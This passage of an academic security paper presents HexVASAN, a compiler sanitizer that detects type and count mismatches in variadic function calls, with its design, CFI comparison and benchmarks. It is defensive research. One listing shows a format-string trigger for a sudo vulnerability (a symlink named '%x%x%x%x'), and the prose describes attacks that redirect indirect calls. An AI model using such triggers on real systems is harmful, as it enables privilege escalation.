    foreach call c to va_arg(list,type) do
        emit call to check_arg(&list,type) before c;
    end
end
```

Algorithm 1: The instrumentation process.

site are inspected and recorded, along with their type in a dedicated VCSD which is stored in read-only global data. At this point, a call to `pre_call` is injected before the variadic function call (with the newly created VCSD as a parameter) and, symmetrically, a call to `post_call` is inserted after the call site.

The second phase identifies all calls to `va_start` and `va_copy`, and consequently, the `va_list` variables in the program. Uses of each `va_list` variable are inspected in an architecture-specific way. Once all uses are identified, we inject a call to `check_arg` before dereferencing the argument (which always resides in memory).

4.3 Challenges and Discussion

When designing a variadic function call sanitizer, several issues have to be considered. We highlight details about the key challenges we encountered.

Multiple `va_lists`. Functions are allowed to create multiple `va_lists` to access the same variadic arguments, either through `va_start` or `va_copy` operations. HexVASAN handles this by storing a VLM entry for each individual `va_list`.

Passing `va_lists` as function arguments. While uncommon, variadic functions are allowed to pass the `va_lists` they create as arguments to non-variadic functions. This allows non-variadic functions to access variadic arguments of functions higher in the call stack. Our design takes this into account by maintaining a list map (VLM) and by instrumenting all `va_arg` operations, regardless of whether or not they are in a variadic function.

Multi-threading support. Multiple threads are supported by storing our per-thread runtime state in a thread-local variable as supported on major operating systems.

Metadata format. We use a constant data structure per variadic call site, the VCSD, to hold the number of arguments and a pointer to an array of integers identifying their type. The `check_arg` function therefore only performs two memory accesses, the first to load the number of arguments and the second for the type of the argument currently being checked.

To uniquely identify the data types with an integer, we decided to build a hashing function (described in Algorithm 2) using a set of fixed identifiers for primitive data types and hashing them in different ways depending on how they are aggregated (pointers, `union`, or `struct`). The last hash acts as a terminator marker for aggregate types, which allows us to, e.g., distinguish between {`struct{ int }, int`} and {`struct {struct{ int, int }}`}. Note that an (unlikely) hash collision only results in two different types being accepted as equal. Such a hashing mechanism has the advantage of being deterministic across compilation units, removing the need for

```
input  : a type t and an initial hash value h
output: the final hash value h
h = hash(h, typeID(t));
switch typeID(t) do
    case AggregateType
        /* union, struct and pointer          */
        foreach c in componentTypes(t) do
            h = hashType(c, h);
        end
    case FunctionType
        h = hashType(returnType(t), h);
        foreach a in argTypes(t) do
            h = hashType(a, h);
        end
    end
endsw
h = hash(h, typeID(t));
return h
```

Algorithm 2: Algorithm describing the type hashing function *hashType*. *typeID* returns an unique identifier for each basic type (e.g., 32-bit integer, `double`), type of aggregate type (e.g., `struct`, `union`...) and functions. *hash* is a simple hashing function combining two integers. *componentTypes* returns the components of an aggregate type, *returnType* the return type of a function prototype and *argTypes* the type of its arguments.

keeping a global map of type-unique id pairs. Due to the information loss during the translation from C/C++ to LLVM IR, our type system does not distinguish between signed and unsigned types. The required metadata is static and immutable and we mark it as read-only, protecting it from modification. However, the VCS still needs to be protected through other mechanisms.

Handling floating point arguments. In x86-64 ABI, floating point and non-floating point arguments are handled differently. In case of floating point arguments, the first eight arguments are passed in the floating point registers whereas in case of non-floating point the first six are passed in general-purpose registers. HexVASAN handles both argument types.

Support for aggregate data types. According to AMD64 System V ABI, the caller unpacks the fields of the aggregate data types (structs and unions) if the arguments fit into registers. This makes it hard to distinguish between composite types and regular types – if unpacked they are indistinguishable on the callee side from arguments of these types. HexVASAN supports aggregate data types even if the caller unpacks them.

Attacks preserving number and type of arguments. Our mechanism prevents attacks that change the number of arguments or the types of individual arguments.

Format string attacks that only change one modifier can therefore be detected through the type mismatch even if the total number of arguments remains unchanged.

Non-variadic calls to variadic functions. Consider the following code snippet:

```
typedef void (*non_variadic)(int, int);

void variadic(int, ...) { /* ... */ }

int main() {
  non_variadic function_ptr = variadic;
  function_ptr(1, 2);
}
```

In this case, the function call in `main` to `function_ptr` appears to the compiler as a non-variadic function call, since the type of the function pointer is not variadic. Therefore, our pass will not instrument the call site, leading to potential errors.

To handle such (rare) situations appropriately, we would have to instrument all non-variadic call sites too, leading to an unjustified overhead. Moreover, the code above represents *undefined behavior* in C [27, 6.3.2.3p8] and C++ [26, 5.2.10p6], and might not work on certain architectures where the calling convention for variadic and non-variadic function calls are not compatible. The GNU C compiler emits a warning when a function pointer is cast to a different type, therefore we require the developer to correct the code before applying HexVASAN.

Central management of the global state. To allow the HexVASAN runtime to be linked into the base system libraries, such as the C standard library, we made it a static library. Turning the runtime into a shared library is possible, but would prohibit its use during the early process initialization – until the dynamic linker has processed all of the necessary relocations. Our runtime therefore either needs to be added solely to the C standard library (so that it is initialized early in the startup process) or the runtime library must carefully use weak symbols to ensure that each symbol is only defined once if multiple libraries are compiled with our countermeasure.

C++ exceptions and `longjmp`. If an exception is raised while executing a variadic function (or one of its callees), the variadic function may not get a chance to clean up the metadata for any `va_lists` it has initialized, nor may the caller of this variadic function get the chance to clean up the type information it has pushed onto the VCS. Other functions manipulating the thread's stack directly, such as `longjmp`, present similar issues.

C++ exceptions can be handled by modifying the LLVM C++ frontend (i.e., `clang`) to inject an object with a lifetime spanning from immediately before a variadic function call to immediately after. Such an object would call `pre_call` in its constructor and `post_call` in the destructor, leveraging the exception handling mechanism to make HexVASAN exception-safe. Functions like `longjmp` can be instrumented to purge the portions of HexVASAN's data structures that correspond to the discarded stack area. We did not observe any such calls in practice and leave the implementation of handling exceptions and `longjump` across variadic functions as future engineering work.

5 Implementation

We implemented HexVASAN as a sanitizer for the LLVM compiler framework [31], version 3.9.1. We have chosen LLVM for its robust features on analyzing and transforming arbitrary programs as well as extracting reliable type information. The sanitizer can be enabled from the C/C++ frontend (`clang`) by providing the `-fsanitize=vasan` parameter at compile-time. No annotations or other source code changes are required for HexVASAN. Our sanitizer does not require visibility of whole source code (see Section 4.3), but works on individual compilation units. Therefore link-time optimization (LTO) is not required and thus fits readily into existing build systems. In addition, HexVASAN also supports signal handlers.

HexVASAN consists of two components: a static instrumentation pass and a runtime library. The static instrumentation pass works on LLVM IR, adding the necessary instrumentation code to all variadic functions and their callees. The support library is statically linked to the program and, at run-time, checks the number and type of variadic arguments as they are used by the program. In the following we describe the two components in detail.

Static instrumentation. The implementation of the static instrumentation pass follows the description in Section 4. We first iterate through all functions, looking for `CallInst` instructions targeting a variadic function (either directly or indirectly), then we inspect them and create for each one of them a read-only `GlobalVariable` of type `vcsd_t`. As shown in Listing 2, `vcsd_t` is composed by an unsigned integer representing the number of arguments of the considered call site and a pointer to an array (another `GlobalVariable`) with an integer element for each argument of `type_t`. `type_t` is an integer uniquely identifying a data type obtained using the *hashType* function presented in Algorithm 2. At this point a call to `pre_call` is injected before the call site, with the newly create VCSD as a parameter, and a call to `post_call` is injected after the call site.

During the second phase, we first identify all `va_start`, `va_copy`, and `va_end` operations in the program. In the IR code, these operations appear as calls to the LLVM in-

```
struct vcsd_t {
  unsigned count;
  type_t *args;
};

thread_local stack<vcsd_t *> vcs;
thread_local map<va_list *,
                 pair<vcsd_t *, unsigned>> vlm;

void pre_call(vcsd_t *arguments) {
  vcs.push_back(arguments);
}
void post_call() {
  vcs.pop_back();
}
void list_init(va_list *list_ptr) {
  vlm[list_ptr] = { vcs.top(), 0 };
}

void list_free(va_list *list_ptr) {
  vlm.erase(list_ptr);
}

void check_arg(va_list *list_ptr, type_t type) {
  pair<vcsd_t *, unsigned> &args = vlm[list_ptr];
  unsigned index = args.second++;
  assert(index < args.first->count);
  assert(args.first->args[index] == type);
}

int add(int start, ...) {
  /* ... */
  va_start(list, start);
  list_init(&list);
  do {
    check_arg(&list, typeid(int));
    total += va_arg(list, int);
  } while (next != 0);
  va_end(list);
  list_free(&list);
  /* ... */
}

const vcsd_t main_add_vcsd = {
  .count = 3,
  .args = {typeid(int), typeid(int), typeid(int)}
};

int main(int argc, const char *argv[]) {
  /* ... */
  pre_call(&main_add_vcsd);
  int result = add(5, 1, 2, 0);
  post_call();
  printf("%d\n", result);
  /* ... */
}
```

Listing 2: Simplified C++ representation of the instrumented code for Listing 1.

trinsics `llvm.va_start`, `llvm.va_copy`, and `va_end`. We instrument the operations with calls to our runtime's `list_init`, `list_copy`, and `list_free` functions respectively. We then proceed to identify `va_arg` operations. Although the LLVM IR has a dedicated `va_arg` instruction, it is not used on any of the platforms we tested. The `va_list` is instead accessed directly. Our identification of `va_arg` is therefore platform-specific. On x86-64, our primary target, we identify `va_arg` by recognizing accesses to the `gp_offset` and `fp_offset` fields in the x86-64 version of the `va_list` structure (see Section 2.2). The `fp_offset` field is accessed whenever the program attempts to retrieve a floating point argument from the list. The `gp_offset` field is accessed to retrieve any other types of variadic arguments. We insert a call to our runtime's `check_arg` function before the instruction that accesses this field.

Listing 2 shows (in simplified C) how the code in Listing 1 would be instrumented by our sanitizer.

Dynamic variadic type checking. The entire runtime is implemented in plain C code, as this allows it to be linked into the standard C library without introducing a dependency to the standard C++ library. The VCS is implemented as a thread-local stack, and the VLM as a thread-local hash map. The `pre_call` and `post_call` functions push and pop type information onto and from the VCS. The `list_init` function inserts a new entry into the VLM, using the top element on the stack as the entry's type information and initializing the counter for consumed arguments to 0.

`check_arg` looks up the type information for the `va_list` being accessed in the VLM and checks if the requested argument exists (based on the counter of consumed arguments), and if its type matches the one provided by the caller. If either of these checks fails, execution is aborted, and the runtime will generate an error message such as the one shown in Listing 3. As a consequence, the pointer to the argument is never read or written, since the pointer to it is never dereferenced.

```
Error: Type Mismatch
Index is 1
Callee Type : 43 (32-bit Integer)
Caller Type : 15 (Pointer)
Backtrace:
[0] 0x4019ff <__vasan_backtrace+0x1f> at test
[1] 0x401837 <__vasan_check_arg+0x187> at test
[2] 0x8011b3afa <__vfprintf+0x20fa> at libc.so.7
[3] 0x8011b1816 <vfprintf_l+0x86> at libc.so.7
[4] 0x801200e50 <printf+0xc0> at libc.so.7
[5] 0x4024ae <main+0x3e> at test
[6] 0x4012ff <_start+0x17f> at test
```

Listing 3: Error message reported by HexVASAN

6 Evaluation

In this section we present a case study on variadic function based attacks against state-of-the-art CFI implementations. Next, we evaluate the effectiveness of HexVASAN as an exploit mitigation technique. Then, we evaluate the overhead introduced by our HexVASAN prototype implementation on the SPEC CPU2006 integer (CINT2006) benchmarks, on Firefox using standard JavaScript benchmarks, and on micro-benchmarks. We also evaluate how widespread the usage of variadic functions is in SPEC CPU2006 and in Firefox 51.0.1, Chromium 58.0.3007.0, Apache 2.4.23, CPython 3.7.0, nginx 1.11.5, OpenSSL 1.1.1, Wireshark 2.2.1, and the FreeBSD 11.0 base system.

Note that, along with testing the aforementioned software, we also developed an internal set of regression tests. Our regression tests allow us to verify that our sanitizer correctly catches problematic variadic function calls, and does not raise false alarms for benign calls. The test suite explores corner cases, including trying to access arguments that have not been passed and trying to access them using a type different from the one used at the call site.

6.1 Case study: CFI effectiveness

One of the attack scenarios we envision is that an attacker controls the target of an indirect call site. If the intended target of the call site was a variadic function, the attacker could illegally call a different variadic function that expects different variadic arguments than the intended target (yet shares the types for all non-variadic arguments). If the intended target of the call site was a non-variadic function, the attacker could call a variadic function that interprets some of the intended target's arguments as variadic arguments.

All existing CFI mechanisms allow such attacks to some extent. The most precise CFI mechanisms, which rely on function prototypes to classify target sets (e.g., LLVM-CFI, piCFI, or VTV) will allow all targets with the same prototype, possibly restricting to the subset of functions whose addresses are taken in the program. This is problematic for variadic functions, as only non-variadic types are known statically. For example, if a function of type `int (*)(int, ...)` is expected to be called from an indirect call site, then precise CFI schemes allow calls to all other variadic functions of that type, even if those other functions expect different types for the variadic arguments.

A second way to attack variadic functions is to overwrite their arguments directly. This happens, for example, in format string attacks, where an attacker can overwrite the format string to cause misinterpretation of the variadic arguments. HexVASAN detects both of these attacks when the callee attempts to retrieve the variadic arguments using the `va_arg` macro described in Section 2.1. Checking and enforcing the correct types for variadic functions is only possible at runtime and any sanitizer must resort to run-time checks to do so. CFI mechanisms must therefore be extended with a HexVASAN-like mechanism to detect violations. To show that our tool can complement CFI, we create test programs containing several variadic functions and one non-variadic function. The definitions of these functions are shown below.

```
int sum_ints(int n, ...);
int avg_longs(int n, ...);
int avg_doubles(int n, ...);
void print_longs(int n, ...);
void print_doubles(int n, ...);
int square(int n);
```

This program contains one indirect call site from which only the `sum_ints` function can be called legally, and one indirect call site from which only the `square` function can be legally called. We also introduce a memory corruption vulnerability which allows us to override the target of both indirect calls.

We constructed the program such that `sum_ints`, `avg_longs`, `print_longs`, and `square` are all address-taken functions. The `avg_doubles` and `print_doubles` functions are not address-taken.

Functions `avg_longs`, `avg_doubles`, `print_longs`, and `print_doubles` all expect different variadic argument types than function `sum_ints`. Functions `sum_ints`, `avg_longs`, `avg_doubles`, and `square` do, however, all have the same non-variadic prototype (`int (*)(int)`).

We compiled six versions of the test program, instrumenting them with, respectively, HexVASAN, LLVM 3.9 Forward-Edge CFI [59], Per-Input CFI [44], CCFI [35], GCC 6.2's VTV [59] and Visual C++ Control Flow Guard [37]. In each version, we first built an attack involving a variadic function, by overriding the indirect call sites with a call to each of the variadic functions described above. We then also tested overwriting the arguments of the `sum_ints` function, without overwriting the indirect call target. Table 1 shows the detection results.

LLVM Forward-Edge CFI allows calls to `avg_longs` and `avg_doubles` from the `sum_ints` indirect call site because these functions have the same static type signature as the intended call target. This implementation of CFI does not allow calls to variadic functions from non-variadic call sites, however.

CCFI only detects calls to `print_doubles`, a function that is not address-taken and has a different non-variadic prototype than `square`, from the `square` call site. It allows all of the other illegal calls.

Intended target	Actual target: Prototype	Actual target: A.T.?	LLVM-CFI	pi-CFI	CCFI	VTV	CFG	HexVASAN
Variadic	Same	Yes	✗	✗	✗	✗	✗	✓
		No	✗	✓	✗	✗	✗	✓
	Different	Yes	✓	✓	✗	✗	✗	✓
		No	✓	✓	✗	✗	✗	✓
Non-variadic	Same	Yes	✓	✓	✗	✗	✗	✓
		No	✓	✓	✗	✗	✗	✓
	Different	Yes	✓	✓	✗	✗	✗	✓
		No	✓	✓	✓	✗	✗	✓
Original	Overwritten Arguments		✗	✗	✗	✗	✗	✓

Table 1: Detection coverage for several types of illegal calls to variadic functions. ✓ indicates detection, ✗ indicates non-detection. "A.T." stands for *address taken*.

GCC VTV, and Visual C++ CFG allow all of the illegal calls, even if the non-variadic type signature does not match that of the intended call target.

pi-CFI allows calls to the `avg_longs` function from the `sum_ints` indirect call site. `avg_longs` is address-taken and it has the same static type signature as the intended call target. pi-CFI does not allow illegal calls to non-address-taken functions or functions with different static type signatures. pi-CFI also does not allow calls to variadic functions from non-variadic call sites.

All implementations of CFI allow direct overwrites of variadic arguments, as long as the original control flow of the program is not violated.

6.2 Exploit Detection

To evaluate the effectiveness of our tool as a real-world exploit detector, we built a HexVASAN-hardened version of sudo 1.8.3. sudo allows authorized users to execute shell commands as another user, often one with a high privilege level on the system. If compromised, sudo can escalate the privileges of non-authorized users, making it a popular target for attackers. Versions 1.8.0 through 1.8.3p1 of sudo contained a format string vulnerability (CVE-2012-0809) that allowed exactly such a compromise. This vulnerability could be exploited by passing a format string as the first argument (`argv[0]`) of the sudo program. One such exploit was shown to bypass ASLR, DEP, and glibc's FORTIFY_SOURCE protection [20]. In addition, we were able to verify that GCC 5.4.0 and clang 3.8.0 fail to catch this exploit, even when annotating the vulnerable function with the `format` function attribute [5] and setting the compiler's format string checking (`-Wformat`) to the highest level.

Although it is sudo itself that calls the format string function (`fprintf`), HexVASAN can only detect the violation on the callee side. We therefore had to build hardened versions of not just the sudo binary itself, but also the C library. We chose to do this on the FreeBSD platform, as its standard C library can be easily built using LLVM, and HexVASAN therefore readily fits into the FreeBSD build process. As expected, HexVASAN does detect any exploit that triggers the vulnerability, producing the error message shown in Listing 4.

```
$ ln -s /usr/bin/sudo %x%x%x%x
$ ./%x%x%x%x -D9 -A
--------------------------
Error: Index greater than Argument Count
Index is 1
Backtrace:
[0] 0x4053bf <__vasan_backtrace+0x1f> at sudo
[1] 0x405094 <__vasan_check_index+0xf4> at sudo
[2] 0x8015dce24 <__vfprintf+0x2174> at libc.so
[3] 0x8015dac52 <vfprintf_l+0x212> at libc.so
[4] 0x8015daab3 <vfprintf_l+0x73> at libc.so
[5] 0x40bdaf <sudo_debug+0xdf> at sudo
[6] 0x40ada3 <main+0x6c3> at sudo
[7] 0x40494f <_start+0x17f> at sudo
```

Listing 4: Exploit detection in sudo.

6.3 Prevalence of variadic functions

To collect variadic function usage in real software, we extended our instrumentation mechanism to collect statistics about variadic functions and their calls. As shown in Table 2, for each program, we collect:

	Call sites			Func.			Ratio	
Program	Tot.	Ind.	%	Tot.	A.T.	Proto	Tot.	A.T.
Firefox	30225	1664	5.5	421	18	241	1.75	0.07
Chromium	83792	1728	2.1	794	44	396	2.01	0.11
FreeBSD	189908	7508	3.9	1368	197	367	3.73	0.53
Apache	7121	0	0	94	29	41	2.29	0.71
CPython	4183	0	0	382	0	38	10.05	0.00
nginx	1085	0	0	26	0	14	1.86	0.00
OpenSSL	4072	1	0.02	23	0	15	1.53	0.00
Wireshark	37717	0	0	469	1	110	4.26	0.01
perlbench	1460	1	0.07	60	2	18	3.33	0.11
bzip2	85	0	0	3	0	3	1.00	0.00
gcc	3615	55	1.5	125	0	31	4.03	0.00
mcf	29	0	0	3	0	3	1.00	0.00
milc	424	0	0	21	0	8	2.63	0.00
namd	485	0	0	24	2	8	3.00	0.25
gobmk	2911	0	0	35	0	8	4.38	0.00
soplex	6	0	0	2	1	2	1.00	0.50
povray	1042	40	3.8	45	10	16	2.81	0.63
hmmer	671	7	1	9	1	5	1.80	0.20
sjeng	253	0	0	4	0	3	1.33	0.00
libquantum	74	0	0	91	0	7	13.00	0.00
h264ref	432	0	0	85	5	13	6.54	0.38
lbm	11	0	0	3	0	2	1.50	0.00
omnetpp	340	0	0	48	23	19	2.53	1.21
astar	42	0	0	4	1	4	1.00	0.25
sphinx3	731	0	0	20	0	5	4.00	0.00
xalancbmk	19	0	0	4	2	4	1.00	0.50

Table 2: Statistics of Variadic Functions for Different Benchmarks. The second and third columns are variadic call sites broken into "Tot." (total) and "Ind." (indirect); % shows the percentage of variadic call sites. The fifth and sixth columns are for variadic functions. "A.T." stands for *address taken*. "Proto." is the number of distinct variadic function prototypes. "Ratio" indicates the *function-per-prototypes* ratio for variadic functions.

Call sites. The number of function calls targeting variadic functions. We report the total number and how many of them are indirect, since they are of particular interest for an attack scenario where the adversary can override a function pointer.

Variadic functions. The number of variadic functions. We report their total number and how many of them have their address taken, since CFI mechanism cannot prevent functions with their address taken from being reachable from indirect call sites.

Variadic prototypes. The number of distinct variadic function prototypes in the program.

Functions-per-prototype. The average number of variadic functions sharing the same prototype. This measures how many targets are available, on average, for each indirect call sites targeting a specific prototype. In practice, this the average number of permitted destinations for an indirect call site in the case of a perfect CFI implementation. We report this value both considering all the variadic functions and only those whose address is taken.

Interestingly, each benchmark we analyzed contains calls to variadic functions and several programs (Firefox, OpenSSL, perlbench, gcc, povray, and hmmer) even contain indirect calls to variadic functions. In addition to *calling* variadic functions, each benchmark also *defines* numerous variadic functions (421 for Firefox, 794 for Chromium, 1368 for FreeBSD, 469 for Wireshark, and 382 for CPython). Variadic functions are therefore prevalent and used ubiquitously in software. Adversaries have plenty of opportunities to modify these calls and to attack the implicit contract between caller and callee. The compiler is unable to enforce any static safety guarantees when calling these functions, either for the number of arguments, nor their types. In addition, many of the benchmarks have variadic functions that are called indirectly, often with their address being taken. Looking at Firefox, a large piece of software, the numbers are even more staggering with several thousand indirect call sites that target variadic functions and 241 different variadic prototypes.

The prevalence of variadic functions leaves both a large attack surface for attackers to either redirect variadic calls to alternate locations (even if defense mechanisms like CFI are present) or to modify the arguments so that callees misinterpret the supplied arguments (similar to extended format string attacks).

In addition, the compiler has no insight into these functions and cannot statically check if the programmer supplied the correct parameters. Our sanitizer identified three interesting cases in `omnetpp`, one of the SPEC CPU2006 benchmarks that implements a discrete event simulator. The benchmark calls a variadic functions with a mismatched type, where it expects a `char *` but receives a NULL, which has type `void *`. Listing 5 shows the offending code.

We also identified a bug in SPEC CPU2006's `perlbench`. This benchmark passes the result of a subtraction of two character pointers as an argument to a

```
static sEnumBuilder _EtherMessageKind(
     "EtherMessageKind",
    JAM_SIGNAL, "JAM_SIGNAL",
    ETH_FRAME, "ETH_FRAME",
    ETH_PAUSE, "ETH_PAUSE",
    ETHCTRL_DATA, "ETHCTRL_DATA",
    ETHCTRL_REGISTER_DSAP,
         "ETHCTRL_REGISTER_DSAP",
    ETHCTRL_DEREGISTER_DSAP,
         "ETHCTRL_DEREGISTER_DSAP",
    ETHCTRL_SENDPAUSE, "ETHCTRL_SENDPAUSE",
    0, NULL
);
```

Listing 5: Variadic violation in omnetpp.

variadic function. At the call site, this argument is a machine word-sized integer (i.e., 64-bits integer on our test platform). The callee truncates this argument to a 32-bit integer by calling `va_arg(list, int)`. HexVASAN reports this (likely unintended) truncation as a violation.

6.4 Firefox

We evaluate the performance of HexVASAN by instrumenting Firefox (51.0.1) and using three different browser benchmark suites: Octane, JetStream, and Kraken. Table 3 shows the comparison between the HexVASAN instrumented Firefox and native Firefox. To reduce variance between individual runs, we averaged fifteen runs for each benchmark (after one warmup run). For each run we started Firefox, ran the benchmark, and closed the browser. HexVASAN incurs only 1.08% and 1.01% overhead for Octane and JetStream respectively and speeds up around 0.01% for Kraken. These numbers are indistinguishable from measurement noise. Octane [4] and JetStream measure the time a test takes to complete and then assign a score that is inversely proportional to the runtime, whereas Kraken [3] measures the speed of test cases gathered from different real-world applications and libraries.

Benchmark		Native	HexVASAN
Octane	AVERAGE	31241.80	30907.73
	STDDEV	2449.82	2442.82
	OVERHEAD		-1.08%
JetStream	AVERAGE	200.76	198.75
	STDDEV	0.66	1.68
	OVERHEAD		-1.01%
Kraken	AVERAGE [ms]	832.48	832.41
	STDDEV [ms]	7.41	12.71
	OVERHEAD		0.01%

Table 3: Performance overhead on Firefox benchmarks. For Octane and JetStream higher is better, while for Kraken lower is better.




Figure 2: Run-time overhead of HexVASAN in the SPECint CPU2006 benchmarks, compared to baseline LLVM 3.9.1 performance.

6.5 SPEC CPU2006

We measured HexVASAN's run-time overhead by running the SPEC CPU2006 integer (CINT2006) benchmarks on an Ubuntu 14.04.5 LTS machine with an Intel Xeon E5-2660 CPU and 64 GiB of RAM. We ran each benchmark program on its reference inputs and measured the average run-time over three runs. Figure 2 shows the results of these tests. We compiled each benchmark with a vanilla clang/LLVM 3.9.1 compiler and optimization level `-O3` to establish a baseline. We then compiled the benchmarks with our modified clang/LLVM 3.9.1 compiler to generate the HexVASAN results.

The geometric mean overhead in these benchmarks was just 0.45%, indistinguishable from measurement noise. The only individual benchmark result that stands out is that of `libquantum`. This benchmark program performed 880M variadic function calls in a run of just 433 seconds.

6.6 Micro-benchmarks

Besides evaluating large benchmarks, we have also measured HexVASAN's runtime overhead on a set of micro-benchmarks. We have written test cases for variadic functions with different number of arguments, in which we repeatedly invoke the variadic functions. Table 4 shows the comparison between the native and HexVASAN-instrumented micro-benchmarks. Overall, HexVASAN incurs runtime overheads of 4-6x for variadic function calls due to the additional security checks. In real-world programs, however, variadic functions are invoked rarely, so HexVASAN has little impact on the overall runtime performance.

	# calls	Native [μs]	HexVASAN [μs]
Variadic function argument count: 3	1	0	0
	100	2	12
	1000	20	125
Variadic function argument count: 12	1	0	0
	100	6	22
	1000	55	198

Table 4: Performance overhead in micro-benchmarks.

7 Related work

HexVASAN can either be used as an always-on runtime monitor to mitigate exploits or as a sanitizer to detect bugs, sharing similarities with the sanitizers that exist primarily in the LLVM compiler. Similar to HexVASAN, these sanitizers embed run-time checks into a program by instrumenting potentially dangerous program instructions.

AddressSanitizer [54] (ASan), instruments memory accesses and allocation sites to detect spatial memory errors, such as out-of-bounds accesses, as well as temporal memory errors, such as use-after-free bugs. Undefined Behavior Sanitizer [52] (UBSan) instruments various types of instructions to detect operations whose semantics are not strictly defined by the C and C++ standards, e.g., increments that cause signed integers to overflow, or null-pointer dereferences. Thread Sanitizer [55] (TSAN) instruments memory accesses and atomic operations to detect data races, deadlocks, and various misuses of synchronization primitives. Memory Sanitizer [58] (MSAN) detects uses of uninitialized memory.

CaVer [32] is a sanitizer targeted at verifying correctness of downcasts in C++. Downcasting converts a base class pointer to a derived class pointer. This operation may be unsafe as it cannot be statically determined, in general, if the pointed-to object is of the derived class type. TypeSan [25] is a refinement of CaVer that reduces overhead and improves the sanitizer coverage.

UniSan [34] sanitizes information leaks from the kernel. It ensures that data is initialized before leaving the kernel, preventing reads of uninitialized memory.

All of these sanitizers are highly effective at finding specific types of bugs, but, unlike HexVASAN, they do not address misuses of variadic functions. The aforementioned sanitizers also differ from HexVASAN in that they typically incur significant run-time and memory overhead.

Different control-flow hijacking mitigations offer partial protection against variadic function attacks by preventing adversaries from calling variadic functions through control-flow edges that do not appear in legitimate executions of the program. Among these mitigations, we find Code Pointer Integrity (CPI) [30], a mitigation that prevents attackers from overwriting code pointers in the program, and various implementations of Control-Flow Integrity (CFI), a technique that does not prevent code pointer overwrites, but rather verifies the integrity of control-flow transfers in the program [6, 7, 11, 14–16, 21, 22, 28, 35, 37, 38, 41–44, 46, 49–51, 59, 61–66].

Control-flow hijacking mitigations *cannot* prevent attackers from overwriting variadic arguments directly. At best, they can prevent variadic functions from being called through control-flow edges that do not appear in legitimate executions of the program. We therefore argue that HexVASAN and these mitigations are orthogonal. Moreover, prior research has shown that many of the aforementioned implementations fail to fully prevent control-flow hijacking as they are too imprecise [8, 17, 19, 23], too limited in scope [53, 57], vulnerable to information leakage attacks [18], or vulnerable to spraying attacks [24, 45]. We further showed in Section 6.1 that variadic functions exacerbate CFI's imprecision problems, allowing additional leeway for adversaries to attack variadic functions.

Defenses that protect against direct overwrites or misuse of variadic arguments have thus far only focused on format string attacks, which are a subset of the possible attacks on variadic functions. LibSafe detects potentially dangerous calls to known format string functions such as `printf` and `sprintf` [60]. A call is considered dangerous if a `%n` specifier is used to overwrite the frame pointer or return address, or if the argument list for the `printf` function is not contained within a single stack frame. FormatGuard [12] instruments calls to `printf` and checks if the number of arguments passed to `printf` matches the number of format specifiers used in the format string.

Shankar et al. proposed to use static taint analysis to detect calls to format string functions where the format string originates from an untrustworthy source [56]. This approach was later refined by Chen and Wagner [10] and used to analyze thousands of packages in the Debian 3.1 Linux distribution. TaintCheck [39] also detects untrustworthy format strings, but relies on dynamic taint analysis to do so.

`_FORTIFY_SOURCE` of *glibc* provides some lightweight checks to ensure all the arguments are consumed. However, it can be bypassed [2] and does not check for type-mismatch. Hence, none of these aforementioned solutions provide comprehensive protection against variadic argument overwrites or misuse.

8 Conclusions

Variadic functions introduce an implicitly defined contract between the caller and callee. When the programmer fails to enforce this contract correctly, the violation leads to runtime crashes or opens up a vulnerability to an attacker. Current tools, including static type checkers and CFI implementations, do not find variadic function type errors or prevent attackers from exploiting calls to variadic functions. Unfortunately, variadic functions are prevalent. Programs such as SPEC CPU2006, Firefox, Apache, CPython, nginx, wireshark and libraries frequently leverage variadic functions to offer flexibility and abundantly call these functions.

We have designed a sanitizer, HexVASAN, that addresses this attack vector. HexVASAN is a light weight runtime monitor that detects bugs in variadic functions and prevents the bugs from being exploited. It imposes negligible overhead (0.45%) on the SPEC CPU2006 benchmarks and is effective at detecting type violations when calling variadic arguments. Download HexVASAN at `https://github.com/HexHive/HexVASAN`.

9 Acknowledgments

We thank the anonymous reviewers for their insightful comments. We also thank our shepherd Adam Doupé for his informative feedback. This material is based in part upon work supported by the National Science Foundation under awards CNS-1513783, CNS-1657711, and CNS-1619211, by the Defense Advanced Research Projects Agency (DARPA) under contracts FA8750-15-C-0124 and FA8750-15-C-0085, and by Intel Corporation. We also gratefully acknowledge a gift from Oracle Corporation. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation, the Defense Advanced Research Projects Agency (DARPA) and its Contracting Agents, or any other agency of the U.S. Government.

References

[1] `http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-8617`.

[2] A eulogy for format strings. `http://phrack.org/issues/67/9.html`.

[3] Kraken benchmark. `https://wiki.mozilla.org/Kraken`.

[4] Octane benchmark. `https://developers.google.com/octane/faq`.

[5] Using the gnu compiler collection (gcc) - function attributes. `https://gcc.gnu.org/onlinedocs/gcc-3.2/gcc/Function-Attributes.html`.

[6] ABADI, M., BUDIU, M., ERLINGSSON, U., AND LIGATTI, J. Control-flow integrity. In *ACM Conference on Computer and Communications Security (CCS)* (2005).

[7] BOUNOV, D., KICI, R., AND LERNER, S. Protecting C++ dynamic dispatch through vtable interleaving. In *Symposium on Network and Distributed System Security (NDSS)* (2016).

[8] CARLINI, N., BARRESI, A., PAYER, M., WAGNER, D., AND GROSS, T. R. Control-flow bending: On the effectiveness of control-flow integrity. In *USENIX Security Symposium* (2015).

[9] CASTRO, M., COSTA, M., MARTIN, J.-P., PEINADO, M., AKRITIDIS, P., DONNELLY, A., BARHAM, P., AND BLACK, R. Fast byte-granularity software fault isolation. In *ACM Symposium on Operating Systems Principles (SOSP)* (2009).

[10] CHEN, K., AND WAGNER, D. Large-scale analysis of format string vulnerabilities in debian linux. In *Proceedings of the 2007 workshop on Programming languages and analysis for security* (2007).

[11] CHENG, Y., ZHOU, Z., MIAO, Y., DING, X., AND DENG, R. H. ROPecker: A generic and practical approach for defending against ROP attacks. In *Symposium on Network and Distributed System Security (NDSS)* (2014).

[12] COWAN, C., BARRINGER, M., BEATTIE, S., KROAH-HARTMAN, G., FRANTZEN, M., AND LOKIER, J. Formatguard: Automatic protection from printf format string vulnerabilities. In *USENIX Security Symposium* (2001).

[13] COWAN, C., PU, C., MAIER, D., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., ZHANG, Q., AND HINTON, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium* (1998).

[14] CRISWELL, J., DAUTENHAHN, N., AND ADVE, V. KCoFI: Complete control-flow integrity for commodity operating system kernels. In *IEEE Symposium on Security and Privacy (S&P)* (2014).

